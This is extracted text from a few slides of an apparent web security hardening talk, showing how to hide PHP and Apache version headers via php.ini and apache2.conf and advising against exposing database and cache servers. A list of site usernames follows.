
Unnecessary Information Disclosure Reduce your attackable surfaces 61 Hide exposure
of PHP ; php.ini expose_php = Off HTTP/1.1 200 OK Date: Fri, 29 Jun 2012 17:02:54 GMT Server: Apache/2.2.16 (Ubuntu) X-Powered-By: PHP/5.3.3-1ubuntu9.6 Vary: Accept-Encoding Content-Type: text/html -

Unnecessary Information Disclosure Reduce your attackable surfaces 62 Hide exposure
of Apache # Debian # /etc/apache2/apache2.conf ServerTokens prod HTTP/1.1 200 OK Date: Fri, 29 Jun 2012 17:02:54 GMT Server: Apache/2.2.16 (Ubuntu) Vary: Accept-Encoding Content-Type: text/html -
Unnecessary Information Disclosure Reduce your attackable surfaces 63 Don’t expose
your database, search server, memcache, mail server, etc... Configure your firewall
 geoff
 seyfoyun
 kamina_zzz
 umigishiaoi
 hakkadaikon
 mitohato14
 ryunen344
 l2hyunwoo
 simas
 cclai999
 naruogram
 sodainc
 ochtum
 eitanlees
 skipperchong
 katarinadahlin
 chrisshort
 stuffmc
 reverentgeek
 brettharned
 akademiya2063
 destraynor
 tessaabrams
 jonoalderson
 uxyall